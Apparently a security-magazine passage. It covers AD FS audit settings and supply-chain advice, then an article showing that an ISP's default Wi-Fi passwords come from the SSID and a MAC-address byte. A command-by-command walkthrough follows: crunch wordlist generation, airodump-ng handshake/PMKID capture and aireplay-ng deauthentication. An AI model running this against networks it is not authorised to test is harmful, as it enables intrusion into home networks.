AddProxyAuthorizationRules                   : exists([Type == "http://schemas.microsoft.com/ws/2008/06/identity/claims/groupsid",
                                               Value == "S-1-5-32-544", Issuer =~ "^AD AUTHORITY$"]) => issue(Type =
                                               "http://schemas.microsoft.com/authorization/claims/permit", Value = "true");
                                                       c:[Type ==
                                               "http://schemas.microsoft.com/ws/2008/06/identity/claims/primarysid", Issuer =~ "^AD
                                               AUTHORITY$" ]
                                                                  => issue(store="_ProxyCredentialStore",types=("http://schemas.mic
                                               rosoft.com/authorization/claims/permit"),query="isProxyTrustManagerSid({0})",
                                               param=c.Value );
                                                       c:[Type ==
                                               "http://schemas.microsoft.com/ws/2008/06/identity/claims/proxytrustid", Issuer =~
                                               "^SELF AUTHORITY$" ]
                                                                  => issue(store="_ProxyCredentialStore",types=("http://schemas.mic
                                               rosoft.com/authorization/claims/permit"),query="isProxyTrustProvisioned({0})",
                                               param=c.Value );
ArtifactDbConnection                         : Data Source=np:\\.\pipe\microsoft##wid\tsql\query;Initial
                                               Catalog=AdfsArtifactStore;Integrated Security=True
AuthenticationContextOrder                   : {urn:oasis:names:tc:SAML:2.0:ac:classes:Password,
                                               urn:oasis:names:tc:SAML:2.0:ac:classes:PasswordProtectedTransport,
                                               urn:oasis:names:tc:SAML:2.0:ac:classes:TLSClient,
                                               urn:oasis:names:tc:SAML:2.0:ac:classes:X509...}
AuditLevel                                   : {Basic}
AutoCertificateRollover                      : True
CertificateCriticalThreshold                 : 2
CertificateDuration                          : 365
```

To raise or lower audit level:

PowerShell

```
Set-AdfsProperties -AuditLevel
```

Ref: https://docs.microsoft.com/es-es/security/compass/incident-response-playbook-password-spray


Recommendations

- ✓ Know your software: keep an inventory of all proprietary and open source tools used by your organization.
- ✓ Be aware of known vulnerabilities and apply patches; in fact, attacks involving tainted updates should not deter anyone from updating their software.
- ✓ Keep an eye out for breaches affecting third-party software vendors.
- ✓ Eliminate redundant or obsolete systems, services and protocols.
- ✓ Assess the risk of your vendors by developing an understanding of your own security processes.
- ✓ Establish security requirements for your software vendors.
- ✓ Request periodic code audits and inquire about security reviews and change control procedures for code components.
- ✓ Ask about penetration testing to identify potential hazards.
- ✓ Request access controls and two-factor authentication (2FA) to protect software development processes.
- ✓ Run security software with multiple layers of protection.
- ✓ An organization needs to have visibility into all of its suppliers and the components they deliver, including the policies and procedures the company has in place. It is not enough to have legal contracts that apportion blame or hold the supplier accountable when your own company's reputation is at stake; ultimately, the responsibility rests firmly with the company from which the consumer purchased the product or service.

Conclusion

We are observing that lately, the attacks are more sophisticated. Cybercriminals often invent methods to achieve their purposes. In addition to protecting yourself, you need to make your suppliers, customers, etc., aware. Through them, you can be attacked.

HOW DOES THE PATTERN OF CREATING WIRELESS NETWORK ACCESS PASSWORDS MAKE IT EASIER FOR HACKERS TO CRACK THE PASSWORD?



RODRIGO D'AFONSECA SILVA

My name is Rodrigo D'Afonseca Silva, I have 16 years of experience with IT, among these, 12 years were dedicated to CyberSecurity, Pentest, Vulnerability Management. I achieved CEH - Certified Ethical Hacker.

Read this amazing article that we prepared especially for you to understand how the pattern of creating passwords makes all the difference when it comes to wifi hacking.

In all these years dedicated to studying information security, pentest, vulnerability analysis, one of the areas that always fascinated me was hacking in wireless networks. It's something I can tell you with certainty: it's exciting when you can figure out the access password.

Wireless hacking is something that touches our intelligence, it always counts on our expertise and mainly observation.

It's worth noting that it's not just about using Linux to install famous tools like aircrack-ng and airodump-ng, set your network card to monitor mode, and run the tests.

Every password creation, whether for us to use in banks or to access corporate networks, has a standard for how they were created.

And, when it comes to wifi networks, you should be aware of the password patterns that many internet providers create and save in your equipment's firmware.

How important would that be to hacking?

Let's see later that depending on how the password was created and configured on our wifi router, a custom wordlist can be generated and the penetration test is successful.


A curious fact discovered while talking to experts in the area of information security is that many of those who do hacking on a wifi network always want to use the wordlist "rockyou" to discover the password to access the network. It is without doubt one of the most famous password lists in the world. But have you ever stopped to think about the number of lines this wordlist has? It is gigantic, you would have to have a computer with a lot of video cards, a lot of memory to go through all the lines in this list quickly and still run the risk of the desired password not being there.

Well, like everything in life there is a pattern. From this pattern we are going to base ourselves.

Follow my reasoning. Come with me.

Based on the password creation pattern of a company that provides residential internet in Brazil, let's analyze how easy it is to find the password to access the wifi network. But as I said at the beginning of this article, observation is essential, as it was from there that I was able to understand the entire process of how the password for this company is generated.

Using my cell phone and installing the WiFi Monitor app, we were able to see all available networks, as well as the MAC address of the wifi router, as you can see in the image below.



[redacted]9B787A
[redacted]:7E:9B:78[redacted]
CH: 11 2462 MHz 20 MHz WPA2 WP..
-58 dBm

I hid some information and left only the interesting ones.

The default password configured on the internet provider company's wifi router under analysis is composed of eight digits containing capital letters and numbers. We don't know the first two digits of the password, but the remaining six digits are easy to discover, the network name itself is already those six digits.


XX9B787A

XX = two digits of the password we don't know

9B787A = six digits of the password we already know (network name)

This makes it easy! If the password has eight digits, we already know six, there are only two left and where do these other two digits come from? From the MAC ADDRESS.

Take, for example, the network with the name of ...9B787A



[redacted]9B787A
[redacted]:7E:9B:78[redacted]
CH: 11 2462 MHz 20 MHz WPA2 WP..
-58 dBm

As we only have to discover the first two digits, the MAC ADDRESS is: XX:XX:7E:9B:78:XX, the first digits of the password is the third byte of the MAC address of the wifi router, which in this case is 7E.


So the password would be 7E9B787A.

And how do I bring this to hacking and verify the information?

We will use the latest Debian Linux, with Realtek 8812BU chipset wifi USB adapter and aircrack-ng, airmon-ng, airodump-ng, aireplay-ng, Wireshark and crunch tools to generate the custom wordlist.


Before starting the attack, let's create the wordlist that will be used in the password discovery process.

Using crunch we can generate the custom wordlist and then use some preference program to concatenate with the network name and generate the final wordlist.



```
root@debian:~# crunch 0 2 ABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789 >> wordlist.txt
Crunch will now generate the following amount of data: 3961 bytes
0 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 1333
root@debian:~#
```


The final wordlist is created after being concatenated. As the default password is only uppercase I will not use lowercase letters.



```
root@debian:~# cat wordlist.txt
AA9B787A
AB9B787A
AC9B787A
AD9B787A
AE9B787A
AF9B787A
AG9B787A
AH9B787A
```


After the custom wordlist created according to the images above, the lines that were not interesting were removed, saved as wordlist.txt and a comparison was made with the wordlist “rockyou.txt”.

While the wordlist that was created for this attack was 1296 lines, rockyou.txt has more than 14 million lines.




```
root@debian:~#  wc -l wordlist.txt
1296 wordlist.txt
root@debian:~#  wc -l rockyou.txt
14344391 rockyou.txt
root@debian:~#
```

So we go to hacking, we go to the stage of enumerating the target.



```
BSSID              PWR  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

[redacted]7E:9B:78:[redacted] -69       13        1    0   1  195   WPA2 CCMP   PSK  [redacted]9B787A

BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes
```


Below is the attempt to capture the 4-way handshake and record it in the pentest_wifi_test.cap file.




```
root@debian:~# airodump-ng -c 1 --bssid [redacted]7E:9B:78:[redacted] -w pentest_wifi_teste wlx1cbfce5cbca5
22:27:37  Created capture file "pentest_wifi_teste-02.cap".

 CH  1 ][ Elapsed: 4 mins ][ 2021-11-26 22:32 ][ PMKID found: [redacted]7E:9B:78:[redacted]

 BSSID              PWR RXQ  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH

[redacted]7E:9B:78:[redacted]  -65 100     1716      415    0   1  195   WPA2 CCMP   PSK

 BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Pro

[redacted]7E:9B:78:[redacted]  40:9C:28:[redacted]  -52    1e- 1      0     1390  PMKID
          7E:9B:78:   1C:BF:CE:   -65    1 - 1      0       50
          7E:9B:78:   14:49:E0:   -79    1e- 1e     0       94  PMKID
```

- `airodump-ng -c 1` - AP channel
- `--bssid` – it's the MAC address of the AP
- `-w` - to specify the output file name
- `wlx1cbfce5cbca5` – – network interface in monitor mode

To capture the 4-way handshake, we can either wait for a client to connect to the network or speed up the process and de-authenticate the client and force it to connect again. In this case, it was forced for the user to authenticate again to capture the password.




```
root@debian:~# aireplay-ng -0 10 -a [redacted]7E:9B:78:[redacted] -c 40:9C:28[redacted]wlx1cbfce5cbca5
22:32:17  Waiting for beacon frame (BSSID:[redacted]7E:9B:78:[redacted] on channel 1
22:32:18  Sending 64 directed DeAuth (code 7). STMAC: [40:9C:28:[redacted]] [ 0| 0 ACKs]
22:32:18  Sending 64 directed DeAuth (code 7). STMAC: [40:9C:28:[redacted]] [ 0| 0 ACKs]
```



